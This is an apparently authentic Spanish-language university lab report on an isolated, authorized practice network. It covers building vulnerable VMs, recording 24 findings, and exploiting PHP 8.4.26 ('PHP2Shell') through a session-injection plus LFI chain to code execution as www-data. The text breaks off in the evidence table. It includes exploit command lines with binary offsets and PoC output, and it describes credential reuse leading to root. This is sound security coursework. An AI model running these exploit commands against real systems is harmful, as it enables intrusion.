UNIVERSIDAD NACIONAL DE MOQUEGUA

FACULTAD DE INGENIERÍA Y ARQUITECTURA

ESCUELA PROFESIONAL DE INGENIERÍA

DE SISTEMAS E INFORMÁTICA



SEGURIDAD DE LA INFORMACIÓN

(IS-1023)

INFORME DE PRÁCTICA DE LABORATORIO

MONTAJE, ANÁLISIS Y EXPLOTACIÓN CONTROLADA DE UN ENTORNO DE RED CON SERVICIOS VULNERABLES

SEMANA 07

INTEGRANTES

APAZA ANAHUA, DORIS	NINA CRUZ, MARCO
ANCCO RAFAEL, FABIOLA ANDREA	CHURATA HUACANI, RONY FRANK
RAMOS VERA, ERICK JEAN PIER	PAYE MAMANI, JOSE ENRIQUE

DOCENTE: Mgr. Juan Carlos Valero Gómez

ASIGNATURA: Seguridad de la Información

CÓDIGO DEL CURSO: IS-1023

ILO – MOQUEGUA – PERÚ

2026

ÍNDICE DE CONTENIDO

1 RESUMEN **1**

2 OBJETIVOS Y ALCANCE **1**

2.1 Objetivo general 1

2.2 Objetivos específicos 2

2.3 Alcance 2

3 DESARROLLO DE LA PRÁCTICA **2**

3.1 Arquitectura del entorno 3

3.1.1 Topología y roles 3

3.1.2 Inventario de máquinas 4

3.1.3 Superficie real observada 4

3.1.4 Cadena de ataque prevista 5

3.2 Metodología 5

3.2.1 Enfoque de trabajo 5

3.2.2 Version gate 6

3.2.3 Criterios de evidencia 6

3.2.4 Herramientas 7

3.3 Inventario de vulnerabilidades 7

3.4 W2 · PHP2Shell (CVE-2026-109618 y CVE-2026-109619) 8

3.4.1 Ficha técnica 9

3.4.2 Version gate 9

3.4.3 Línea base y precondiciones 10

3.4.4 Reconstrucción del entorno de prueba 10

3.4.5 Offsets derivados del binario real 12

3.4.6 PoC empaquetado: ejecución y diagnóstico 12

3.4.7 Cadena A: session injection + LFI 13

3.4.8 Evidencia del hallazgo 15

3.4.9 Impacto y cadena de elevación 15

3.4.10 Remediación aplicada 16

3.4.11 Retest 16

3.4.12 Requisitos EARS y checklist 17
3.4.13 Limitaciones y lecciones de W2 17
3.5 Otros hallazgos relevantes 18
3.6 Limitaciones documentadas 19
3.7 Remediación y verificación 19
3.7.1 Medidas aplicadas 19
3.7.2 Versiones antes y después 20
3.7.3 Retest antes y después 20
3.7.4 Residuales 22

4 CONCLUSIONES Y RECOMENDACIONES 22
4.1 Conclusiones 22
4.2 Recomendaciones 23

5 ANEXOS 23
5.1 Anexo A. Evidencia gráfica del proceso 23
5.2 Anexo B. Índice de evidencias 47
5.3 Anexo C. Snapshots 49
5.4 Anexo D. Comandos reproducibles de la práctica 49
5.5 Anexo E. Referencias CVE 51
5.6 Anexo F. Manifiesto SHA256 de la evidencia principal 51
5.7 Anexo G. Logs completos de W2 53
5.8 Anexo H. Arquitectura del proyecto (draw.io) 55

REFERENCIAS 56

ÍNDICE DE FIGURAS

1 *Precondiciones de W2 verificadas en el entorno de prueba* 12
2 *Chain A: ejecución remota como www-data* 14
3 *M1: elevación a root por clave reutilizada y sudo* 16
4 *Retest completo de la Fase 6* 21
5 *Versiones instaladas en M1–M5* 24
6 *Auditoría de estado vulnerable de M1–M5* 25
7 *Fingerprint de Apache, PHP y WordPress en M1* 26
8 *Escaneo de versiones sobre M1* 27
9 *W1 y W4: ruta batch y login administrativo* 28
10 *W3: intento inicial de traversal en Apache* 29
11 *W3: ejecución remota de comandos como www-data* 30
12 *Acceso SSH a M1 con clave reutilizada* 31
13 *M1: elevación a root con sudo* 32
14 *W2: OOM del parser sin fuga en PHPSESSID* 33
15 *W2 Chain A: ejecución remota como www-data* 34
16 *W2 Chain A: marcador PWNED-M1-www-data* 35
17 *ROOT en M1 por B3, SSH y sudo* 36
18 *Cadena B3: FTP anónimo, credenciales y root* 37
19 *M2: Redis sin autenticación* 38
20 *M2: base de datos por túnel SSH* 39
21 *M3: FTP anónimo con credenciales* 40
22 *M3: NFS con no_root_squash* 41
23 *M4: acceso administrativo con clave débil* 42
24 *M4: PrintNightmare en modo check* 43
25 *M4: nivel SYSTEM por tarea programada* 44
26 *M5: VNC sin autenticación* 45
27 *M5: consola remota y whoami* 46
28 *Retest completo de la Fase 6* 47
29 *Arquitectura del proyecto: red plana con separación lógica* 55

ÍNDICE DE TABLAS

1 *Inventario de máquinas, roles y servicios principales* 4
2 *Puertos y superficie observada desde M6* 4
3 *Cadena de ataque y nivel obtenido por salto* 5
4 *Fases técnicas y fase de informe* 5
5 *Version gate del laboratorio* 6
6 *Herramientas utilizadas y evidencia asociada* 7
7 *Inventario consolidado de los 24 hallazgos* 7
8 *Ficha del hallazgo W2 · PHP2Shell* 9
9 *Version gate de W2* 9
10 *Línea base del PHP original en M1* 10
11 *Componentes del entorno de prueba de W2* 11
12 *Offsets utilizados por el PoC* 12
13 *Evidencia asociada a W2* 15
14 *Impacto real por vector en M1* 15
15 *Remediación de W2* 16
16 *Requisitos verificables de W2* 17
17 *Hallazgos demostrados y su impacto* 18
18 *Limitaciones y causa raíz* 19
19 *Remediación aplicada por hallazgo* 19
20 *Versiones antes y después de la remediación* 20
21 *Retest de la Fase 6* 20
22 *Riesgo residual después del retest* 22
23 *Índice de evidencias con SHA256 abreviado* 47
24 *Snapshots requeridos y estado* 49
25 *Fuentes oficiales consultadas* 51

1. RESUMEN

La práctica se desarrolló sobre una red de laboratorio aislada `10.10.10.0/24` con seis máquinas virtuales: M1 (aplicación web), M2 (base de datos), M3 (respaldos), M4 (Windows Server heredado), M5 (estación cliente) y M6 (Kali, estación de auditoría). El objetivo fue montar el entorno, identificar y validar vulnerabilidades, explotar una cadena de acceso, remediar y verificar el antes y el después, con evidencia fechada y comandos reproducibles.

Se documentaron **24 hallazgos**: 9 con CVE y 15 debilidades de configuración. Tras la revalidación del 26 de octubre de 2026 quedaron **22 demostrables**, 2 no reproducibles (D1 en Redis compilado de fuente y B2 en el tarball limpio de vsftpd) y 2 no aplicables (S1 y C1 por la build de Windows). La cadena real de acceso se sostuvo sobre credenciales reutilizadas y servicios de gestión expuestos: WordPress y SSH en M1, Redis y MariaDB en M2, FTP anónimo y NFS `no_root_squash` en M3, SMB/DNS en M4 y VNC sin autenticación en M5.

El caso de estudio principal de este informe es **W2 · PHP2Shell** (CVE-2026-109618 y CVE-2026-109619), la vulnerabilidad crítica de PHP 8.4.26. Se verificó la versión, se reconstruyó un entorno compatible (Apache 2.4.49 prefork y PHP 8.4.26 NTS en el puerto 8080), se ajustó `php.ini`, se derivaron los offsets reales y se ejecutó el PoC empaquetado. Ese PoC no cerró el leak de heap (EV-W2-02 a EV-W2-06), ni siquiera sobre el target oficial en Docker. Después se ejecutó la **Chain A** (session injection + LFI) desde M1 y se obtuvo **RCE como** `www-data` con marcador servido por HTTP (EV-W2-07 y EV-W2-08). La Chain D zero-dependency no está disponible públicamente. El acceso a `root` se obtuvo por la cadena B3 (FTP anónimo en M3) $\rightarrow$ `credenciales.txt` $\rightarrow$ reutilización en `ubuntu` $\rightarrow$ `sudo` (EV-ROOT-CHAIN y EV-W2-09).

La remediación **sí cambió versiones**: WordPress 7.0.2, PHP 8.4.27, Apache 2.4.51 y Redis 6.2.7; además se desactivó `session.upload_progress`, se eliminó el sink LFI, se rotaron claves y se endurecieron los servicios. El retest de M1–M4 quedó en EV-007-RETEST; M5 sigue pendiente por puertos filtrados.

2. OBJETIVOS Y ALCANCE

2.1. Objetivo general

Montar un entorno de red con servicios deliberadamente vulnerables, identificar y validar sus debilidades, explotar una cadena de acceso controlada, aplicar medidas de remediación y verificar el antes/después con evidencia verificable, en el marco de la asignatura

IS-1023.

2.2. Objetivos específicos

- Inventariar la arquitectura, los servicios y las versiones de las seis máquinas virtuales.
- Identificar vulnerabilidades con CVE y debilidades de configuración, comparando la versión instalada con el rango vulnerable y con la versión que corrige.
- Validar la explotabilidad real y documentar la limitación cuando el PoC no cierra.
- Ejecutar y documentar el caso completo de **W2 · PHP2Shell** sobre PHP 8.4.26.
- Demostrar el impacto mediante marcadores, lectura de archivos y elevación de privilegios, sin inventar resultados.
- Aplicar remediación por configuración o por versión, y verificar cada cambio con un retest que use el mismo comando.
- Registrar la evidencia con captura, log y SHA256 para que sea reproducible y auditable.

2.3. Alcance

- **Red:** `10.10.10.0/24`, aislada, sin Internet mientras los servicios vulnerables estuvieron activos.
- **Máquinas:** M1 `10.10.10.11`, M2 `10.10.10.12`, M3 `10.10.10.13`, M4 `10.10.10.14`, M5 `10.10.10.15` y M6 `10.10.10.20`.
- **Límites:** solo VM del grupo, con autorización del docente; sin terceros, sin DoS, sin ransomware, sin borrado de respaldos y sin datos reales.
- **Fuera de alcance:** la laptop física del estudiante, la red universitaria y cualquier host externo al laboratorio.


3. DESARROLLO DE LA PRÁCTICA

El desarrollo se organiza en el mismo orden de la guía: arquitectura del entorno, metodología, inventario de vulnerabilidades, hallazgos (con W2 como caso profundo), remediación y retest.

3.1. Arquitectura del entorno

3.1.1. Topología y roles

La red se organizó con una sola puerta de entrada web (M1:80) y separación lógica por firewall de host, con pivote desde M1 hacia M2–M5.



Nota. Topología lógica del laboratorio. Elaboración propia.

El diagrama completo del proyecto, con servicios, reglas de firewall y cadena por pasos, se presenta en el Anexo H (Figura 29); su fuente editable es `arquitectura-universitaria.drawio`.

3.1.2. Inventario de máquinas

Tabla 1
Inventario de máquinas, roles y servicios principales

VM	Rol	IP	Servicios y versiones
M1	Servidor de aplicación	10.10.10.11	Ubuntu 22.04, Apache 2.4.49, PHP 8.4.26, WordPress 7.0.1, Moodle 5.0.11, SSH
M2	Servidor de base de datos	10.10.10.12	Ubuntu 22.04, MariaDB 10.11.19, Redis 6.2.6, SNMP
M3	Servidor de respaldos	10.10.10.13	Ubuntu 22.04, NFS, Samba 4.5.10, vsftpd 2.3.4
M4	Windows Server heredado	10.10.10.14	Windows Server 2016, DNS, SMBv1, Spooler
M5	Estación de trabajo	10.10.10.15	Windows 10 21H2, SMBv1, RDP sin NLA, TightVNC 2.8.90
M6	Kali / auditoría	10.10.10.20	Kali Linux, nmap, wpscan, nxc, redis-cli, ssh, curl
R0	Router / transporte	10.10.10.1	MitraStar DSL-2401HN-T1C, DHCP OFF

Nota. Elaboración propia con base en el inventario del laboratorio.

3.1.3. Superficie real observada

Tabla 2
Puertos y superficie observada desde M6

Destino	Puertos observados	Observación
M1 .11	80 abierto, 22 abierto, 443 cerrado	La puerta real es HTTP
M2 .12	6379 abierto; 3306 y 161 filtrados	Redis expuesto a la LAN
M3 .13	21, 139 y 445 abiertos; 2049 filtrado	FTP y SMB expuestos
M4 .14	445 abierto desde M6; 3389 filtrado	Desviación: SMB visible desde el auditor
M5 .15	3389 y 5900 abiertos; 445 filtrado	Desviación: VNC y RDP visibles
M6 .20	—	Estación de auditoría y evidencia

Nota. Evidencia F02-001, F02-001b y F02-002. La separación prevista era lógica, no física.

3.1.4. Cadena de ataque prevista

Tabla 3
Cadena de ataque y nivel obtenido por salto

Paso	Origen y destino	Técnica	Nivel obtenido
1	M6 a M1:80	W1, W4, W3, W2	www-data / admin web
2	M1 a M2:6379 y 3306	D1, D2, D3, D4	redis / usuario de base de datos
3	M1 o M2 a M3:21, 445 y 2049	B1, B2, B3, B4	root
4	M1 a M4:445	S3, S2, S1	SYSTEM
5	M4 a M5:445, 3389 y 5900	C2, C3, C4	Administrador / escritorio

Nota. El nivel real alcanzado se detalla en la sección de hallazgos. Elaboración propia.

3.2. Metodología

3.2.1. Enfoque de trabajo

Se aplicó un ciclo de gestión de vulnerabilidades sobre un laboratorio aislado y autorizado, con evidencia fechada en UTC y comandos reproducibles. Cada fase tuvo una **puerta de versión** (version gate): no se avanzó sin comparar la versión instalada con el rango vulnerable y con la versión que corrige.

Tabla 4
Fases técnicas y fase de informe

Fase	Nombre	Qué se hizo
Pre-0	Artefactos	Descarga y verificación SHA256 de 19 artefactos; FTP en M6:2121; descarga por rol
0	Preparación y snapshots	Red aislada, snapshots, clones, credenciales y línea base de versiones
1	Montaje del entorno	Servicios, dependencias y versiones instaladas
2	Implementación de vulnerabilidades	Al menos tres vulnerabilidades por máquina, con versión vulnerable menor que el fix
3	Reconocimiento y enumeración	Hosts, puertos, servicios, versiones y correlación CVE/CWE
4	Validación y explotación	PoC, cadena, impacto y evidencia
5	Remediación	Parche de versión o mitigación por configuración
6	Retest	Mismo comando, antes/después y verificación de versión
7	Informe final	Informe, anexos, diapositivas y réplica en vivo

Nota. Proceso de 7 fases técnicas más la fase de informe. Elaboración propia.

3.2.2. Version gate

La regla aplicada fue: si la versión instalada es igual o mayor que la versión que corrige, el CVE no se cuenta como vulnerabilidad explotable. Si la versión es vulnerable pero la configuración no permite el PoC, se marca “versión sí, condiciones no” y se documenta la limitación. La Tabla 5 resume las versiones del corte del 27 de octubre de 2026.

Tabla 5
Version gate del laboratorio

ID	Producto	Instalada	Rango vulnerable	Corrige	Estado
W1	WordPress	7.0.1	6.9.0–6.9.4 y 7.0.0–7.0.1	6.9.5 / 7.0.2	Versión vulnerable; ruta batch activa y login admin
W2	PHP	8.4.26	8.4.0–8.4.26	8.4.27	RCE Chain A demostrado; Chain D no disponible; parcheado a 8.4.27
W3	Apache	2.4.49	2.4.49	2.4.50 / 2.4.51+	Explotado: uid=33(www-data) vía CGI
D1	Redis	6.2.6	paquete Debian/Ubuntu 6.2.6	6.2.7	No aplica al build de fuente
B1	Samba	4.5.10	4.5.0–4.5.9	4.5.10	No explotable: 4.5.10 es el fix
B2	vsftpd	2.3.4 limpio	tarball troyanizado 2011	2.3.4 limpio / 3.x	No reproducible: puerto 6200 cerrado
S1	WS2016	14393	builds sin MS17-010	MS17-010	No explotable por IPC$ / SMB1
S2	Spooler WS2016	14393	builds bajo umbral	KB / Spooler off	Check vulnerable; explotación sin sesión
S3	Admin M4	password_2026	configuración	clave fuerte / LAPS	Validado con Pwn3d!
S4	DNS AXFR	abierto	configuración	solo NS autorizados	Validado: XFR size 10
S5	SMB signing	off + SMBv1	configuración	signing on + LLMNR off	Validado
C1	Win10 19045	19045	builds antiguas	—	No aplica a esta build
C4	TightVNC	2.8.90	auth None	password + localhost	Validado: escritorio remoto

Nota. Comparación obligatoria entre versión instalada, rango vulnerable y versión que corrige. Elaboración propia con base en NVD y en EV-000-10.

3.2.3. Criterios de evidencia

1. Captura de terminal con fecha, hora y comando visible.
2. Log completo en `evidencias/logs/`.
3. SHA256 en `evidencias/hashes.txt`.
4. Referencia al CVE o CWE y a la fase.
5. Si no se pudo ejecutar, se marca como pendiente o limitación y se explica la causa; no se inventa la salida.

3.2.4. Herramientas

Tabla 6
Herramientas utilizadas y evidencia asociada

Herramienta	Uso	Evidencia
nmap	Descubrimiento, puertos, versiones y scripts SMB/VNC	F01-005, F02-001, F02-002
curl	Cabeceras, wp-json, login, FTP y validaciones	F01-003, F03-001, F04-002
whatweb	Fingerprint web	F01-004
wpscan	Versión y usuarios de WordPress	F02-003b
dig	DNS interno y AXFR	F01-002, F04-012
ssh y sshpass	Acceso y pivote a M1	F04-000
redis-cli	Redis sin autenticación	F04-001
mysql y mariadb	Base de datos por túnel SSH	F04-003
smbclient y nxc	Shares y autenticación Windows	F04-005, F04-015
showmount y mount	NFS y no_root_squash	F04-006
vncviewer	Escritorio remoto de M5	F04-008, F04-011
PoC PHP2Shell	Ejecución de W2	EV-W2-01

Nota. Elaboración propia.

3.3. Inventario de vulnerabilidades

Se identificaron 24 hallazgos: 9 con CVE y 15 de configuración. La Tabla 7 los consolida con su estado vigente. La severidad de las debilidades sin CVE es un CVSS ambiental estimado y justificado.

Tabla 7
Inventario consolidado de los 24 hallazgos

ID	VM	Debilidad o CVE	CVSS	Estado	Evidencia
W1	M1	CVE-2026-63030 (wp2shell), WordPress 7.0.1	9.8	Fingerprint y ruta; RCE no ejecutada	F03-001
W2	M1	CVE-2026-109618 y CVE-2026-109619, PHP 8.4.26	9.8 / 8.1 v3.1	RCE Chain A (www-data) y root por B3/sudo; parcheado	EV-W2-08, EV-W2-09, EV-ROOT-CHAIN
W3	M1	CVE-2021-41773, Apache 2.4.49	9.8	Explotado: uid=33(www-data)	EV-005-M1-03
W4	M1	Clave débil usc.admin	8.8 ambiental	Validado: login 302 y cookie	F03-001
W5	M1	server-status público	5.3 ambiental	Validado	F02-004
W6	M1	info.php público	5.3 ambiental	Validado	F02-004
W7	M1	Listado de uploads	5.3 ambiental	Validado	F02-004
M1-SSH	M1	Clave reutilizada y sudo	8.8 ambiental	Validado: root	F04-000, F04-000b

ID	VM	Debilidad o CVE	CVSS	Estado	Evidencia
D1	M2	CVE-2022-0543 y Redis sin auth	10.0	Mitigado; RCE no reproducible	F04-018, F06-008, F07-005
D2	M2	Credenciales de base de datos	8.1 ambiental	Mitigado: claves rotadas	F04-018, F07-005
D3	M2	6379 abierto a la LAN	7.5 ambiental	Mitigado: UFW solo M1	F04-018, F07-005
D4	M2	SNMP public/private	7.5 ambiental	Mitigado: comunidades eliminadas	F04-019, F07-005
B1	M3	CVE-2017-7494, Samba 4.5.10	9.8	No explotable: 4.5.10 es el fix	F04-005
B2	M3	CVE-2011-2523, vsftpd 2.3.4	9.8	No reproducible: 6200 cerrado	Manual
B3	M3	FTP anónimo y credenciales.txt	8.6 ambiental	Validado	F04-002
B4	M3	NFS no_root_squash	8.1 ambiental	Validado: archivo root	F04-006
S1	M4	CVE-2017-0144, EternalBlue	8.8	No explotable por IPC$ / SMB1	F04-014
S2	M4	CVE-2021-34527, PrintNightmare	8.8	Check vulnerable; exploit sin sesión	F04-016
S3	M4	Administrator con clave débil	8.8 ambiental	Validado: password_2026	F04-015
S4	M4	AXFR abierto	5.3 ambiental	Validado: zona completa	F04-012
S5	M4	SMB signing off y LLMNR	7.5 ambiental	Validado	F04-013
C1	M5	CVE-2017-0144 en Win10 19045	8.8	No aplica a esta build	F02-001
C2	M5	Clave reutilizada	8.8 ambiental	Validado por SMB con túnel	F04-007
C3	M5	RDP sin NLA y software viejo	Variable	Puerto abierto; sesión no probada	F02-001
C4	M5	TightVNC sin autenticación	9.8 ambiental	Validado: escritorio y whoami	F04-008, F04-011

Nota. CVSS v3.1 salvo indicación. Las filas sin CVE usan un CVSS ambiental estimado. Estado a 2026-10-27.

3.4. W2 · PHP2Shell (CVE-2026-109618 y CVE-2026-109619)

Este es el hallazgo de estudio profundo del informe. Se documenta completo: ficha, version gate, precondiciones, reconstrucción del entorno, ejecución del PoC, resultado real, evidencia, impacto, remediación propuesta y retest.

3.4.1. Ficha técnica

Tabla 8
Ficha del hallazgo W2 · PHP2Shell

Campo	Valor
Máquina	M1 `10.10.10.11`, host `m1-app`
Servicio	PHP 8.4.26 en mod_php sobre Apache 2.4.49
CVE	CVE-2026-109618 (9.8 v3.1 / 9.2 v4.0) y CVE-2026-109619 (8.1 v3.1 / 9.2 v4.0)
CWE	CWE-416, CWE-755 y CWE-824
Versión afectada	PHP 8.4.0–8.4.26; también ramas 8.2, 8.3 y 8.5
Versión que corrige	PHP 8.4.27
Artefacto	`artifacts/vulnerable/php-8.4.26.tar.gz` con SHA256 verificado
PoC	`artifacts/pocs/php2shell-poc-main.zip`
NVD	`https://nvd.nist.gov/vuln/detail/CVE-2026-109618`
Impacto	RCE pre-autenticación como www-data y disclosure de memoria del worker
Fecha de ejecución	2026-10-27, 19:44 UTC
Estado	RCE Chain A demostrado como `www-data`; Chain D no disponible; parcheado a 8.4.27

Nota. Elaboración propia con base en NVD, en el artefacto verificado y en el log EV-W2-01.

3.4.2. Version gate

Tabla 9
Version gate de W2

Comprobación	Resultado
Versión instalada	PHP 8.4.26
Rango vulnerable	8.4.0–8.4.26 (la instalada está dentro)
Versión que corrige	PHP 8.4.27 (la instalada es menor)
Conclusión del gate	**Versión vulnerable confirmada**
Condición adicional	El PoC exige NTS y prefork; el servicio de 80 era ZTS con MPM event
Decisión	Reconstruir un entorno compatible en el puerto 8080, sin tocar el servicio de 80

Nota. La comparación instalada contra fix es obligatoria antes de ejecutar cualquier PoC. Elaboración propia.

3.4.3. Línea base y precondiciones

Tabla 10
Línea base del PHP original en M1

Comprobación	Resultado
php -v y phpinfo	PHP 8.4.26
Build original	ZTS (Thread Safety enabled)
MPM de Apache	event
display_errors	Off
memory_limit	512M
max_input_vars	5000
session.upload_progress.enabled	On

Nota. La versión era vulnerable, pero las condiciones del PoC no se cumplían: ZTS, MPM event, display_errors Off y memory_limit 512M.

El PoC de PHP2Shell requiere un entorno específico, documentado en la ficha del hallazgo: PHP NTS, Apache prefork con mod_php, `display_errors=On`, `memory_limit` entre 8M y 16M, `max_input_vars=1000`, `session.upload_progress.enabled=On`, `session.use_cookies=1`, `session.use_strict_mode=0`, offsets reales de `libphp.so` y un comando de máximo 14 bytes. La cadena A añade una condición: un **sink LFI** que incluya el archivo de sesión.

3.4.4. Reconstrucción del entorno de prueba

Para no alterar el Apache que servía el puerto 80, se compiló un entorno paralelo en `/home/ubuntu/w2`. La Tabla 11 resume el resultado.

Tabla 11
Componentes del entorno de prueba de W2

Componente	Resultado
Apache	2.4.49 prefork en `/home/ubuntu/w2/httpd-prefork` (Server MPM: prefork, threaded: no)
PHP	8.4.26 NTS (Thread Safety disabled)
Módulo	`/home/ubuntu/w2/httpd-prefork/modules/libphp.so`
php.ini	memory_limit=16M (final), display_errors=On, max_input_vars=5000, session.upload_progress.enabled=On, cleanup=On/Off (probados)
Target de sesión	`/var/www/wp/session2.php` con `session_id($_POST["PHPSESSID"]); session_start();`
Sink LFI	`/var/www/wp/lfi.php`, añadido al laboratorio para Chain A
Puerto de prueba	8080; el Apache event del puerto 80 quedó intacto

Nota. Evidencia EV-W2-01: Thread Safety disabled, memory_limit 16M, display_errors On, offsets y session2.php con HTTP 200.

```
# Apache prefork en un prefijo aislado
./configure --prefix=/home/ubuntu/w2/httpd-prefork \
  --with-apr=/usr/bin/apr-1-config --with-apr-util=/usr/bin/apu-1-config \
  --with-mpm=prefork --enable-so --enable-cgi --enable-rewrite \
  --enable-ssl --with-ssl --enable-mods-shared=most
make -j1 && make install

# PHP NTS contra el Apache prefork
./configure --with-apxs2=/home/ubuntu/w2/httpd-prefork/bin/apxs --disable-zts \
  --with-mysqli --with-pdo-mysql --with-curl --with-openssl --with-zip \
  --enable-mbstring --enable-intl --enable-gd --with-external-gd \
  --with-jpeg --with-freetype --enable-exif --enable-opcache --with-zlib \
  --with-sodium --prefix=/home/ubuntu/w2/php826-nts \
  --with-config-file-path=/home/ubuntu/w2/php826-nts/lib
make -j2 && make install
```

```
; php.ini efectivo del entorno de prueba (resumen)
memory_limit = 16M
display_errors = On
max_input_vars = 5000
session.upload_progress.enabled = On
session.use_cookies = 1
session.use_strict_mode = 0
```

```
session.upload_progress.cleanup = Off
```

3.4.5. Offsets derivados del binario real

Los offsets no se copiaron de otro build: se derivaron con `nm` sobre el `libphp.so` compilado en M1.

```
$ nm /home/ubuntu/w2/httpd-prefork/modules/libphp.so \
    | grep -E ' (zif_system|zval_ptr_dtor)$'
000000000052e6f0 t zif_system
000000000072ffd0 T zval_ptr_dtor
```

Tabla 12
Offsets utilizados por el PoC

Símbolo	Offset	Uso
zif_system	0x52e6f0	Dirección de la función system() del módulo
zval_ptr_dtor	0x72ffd0	Destructor usado en la corrupción
htdata	0x6e0d8	Referencia de la tabla hash reportada por el PoC

Nota. Offsets derivados del binario real de M1, no de un build de Debian. Elaboración propia.

Figura 1
Precondiciones de W2 verificadas en el entorno de prueba



Nota. Captura EV-W2-01: Apache prefork, PHP 8.4.26 NTS, php.ini efectivo, offsets de libphp.so y session.php con HTTP 200. Elaboración propia.

3.4.6. PoC empaquetado: ejecución y diagnóstico

```
STAGE1_N=892 python3 poc_patched.py -u http://10.10.10.11:8080/session2.php \
  -c 'id>/tmp/p1' \
  --zif-offset 0x52e6f0 --dtor-offset 0x72ffd0 \
  --profile lab --offsets-file '' --no-auto-offsets --huge-mb 18
```

```
[*] target http://10.10.10.11:8080/session2.php (cmd='id>/tmp/p1')
[*] offsets: zif=0x52e6f0 dtor=0x72ffd0 htdata=0x6e0d8
[*] rotating worker over HTTP
[*] stage 1: heap leak (attempt 1/3)
[-] heap leak missed
...
HEAP_LEAK_FAILED
```

El PoC se ejecutó con los perfiles `lab` y `bookworm`, offsets reales, `--huge-mb 18`, `memory_limit=16M`, `cleanup=On/Off` y un barrido de `stage1_n` de 830 a 950. La sesión compartida sí funcionó: `session2.php` respondió `n=1` y `n=2`, y `/tmp/sess_attacksessionid0001` quedó con 330 bytes. Aun así, la cookie de la segunda petición siguió siendo el SID de 19 bytes: el UAF no se materializó en este build.

También se probó el build con el set oficial de extensiones (EV-W2-04) y el target oficial `php:8.4.26-apache` en Docker (EV-W2-05), con offsets reales y 8M/12M. En todos los casos el PoC empaquetado no cerró; por eso se pasó a la Chain A, que sí ejecutó código. Chain D zero-dependency no es pública.

3.4.7. Cadena A: session injection + LFI

La Chain A es una cadena pública (MIT, `ikow/php2shell-poc`) que combina `session.upload_progress` con un **sink LFI** para incluir el archivo de sesión y ejecutar código. Se transfirió el repositorio a M1 y se ejecutó desde la propia máquina:

```
python3 chain_a_session_lfi.py --host 127.0.0.1 --port 80 \
  --inject-path /index.php --lfi-path /lfi.php \
  --session-path /tmp --command "id; hostname" --cleanup-on
```

```
[attempt 1] SID=exploit74e7ef91eae64b05b93b file=/tmp/sess_exploit74e7ef91eae64b05b93b
    plant=stalled
[+] RCE CONFIRMED: uid=33(www-data) gid=33(www-data) groups=33(www-data)
m1-app
```

El marcador `PWNED-M1-www-data` se escribió en `wp-content/uploads` y se leyó por HTTP (EV-W2-08). La condición real es un LFI añadido al laboratorio como `/lfi.php`; no es la Chain D zero-dependency. Se documenta así para no atribuir a W2 más de lo que la evidencia demuestra.

Figura 2

Chain A: ejecución remota como www-data



Nota. Captura EV-W2-07: session injection + LFI y salida uid=33(www-data) desde M1. Elaboración propia.

3.4.8. Evidencia del hallazgo

Tabla 13
Evidencia asociada a W2

ID	Qué demuestra	SHA256 (16 primeros)
EV-W2-01	Apache prefork, PHP NTS, php.ini, offsets y target HTTP 200	Log: 535550c1e379e165; PNG: 1d3c075a78dcf705
EV-W2-06	OOM estilo Datadog con `memory_limit=16M`; sin fuga en PHPSESSID	Log: f6fc04843c1c2fca; PNG: 3ab8d494bad82869
EV-W2-07	Chain A (session injection + LFI): `uid=33(www-data)`	Log: e9916fa598a6f11f; PNG: 4d70ad73306cdf16
EV-W2-08	Marcador `PWNED-M1-www-data` servido por HTTP	Log: 2567481dc62faf0d; PNG: a93f0a7c466f54d4
EV-W2-09	ROOT con `/root/PWNED-M1-root.txt`	Log: 30ebe1ebb93b76a9; PNG: b457edc6ac57325c
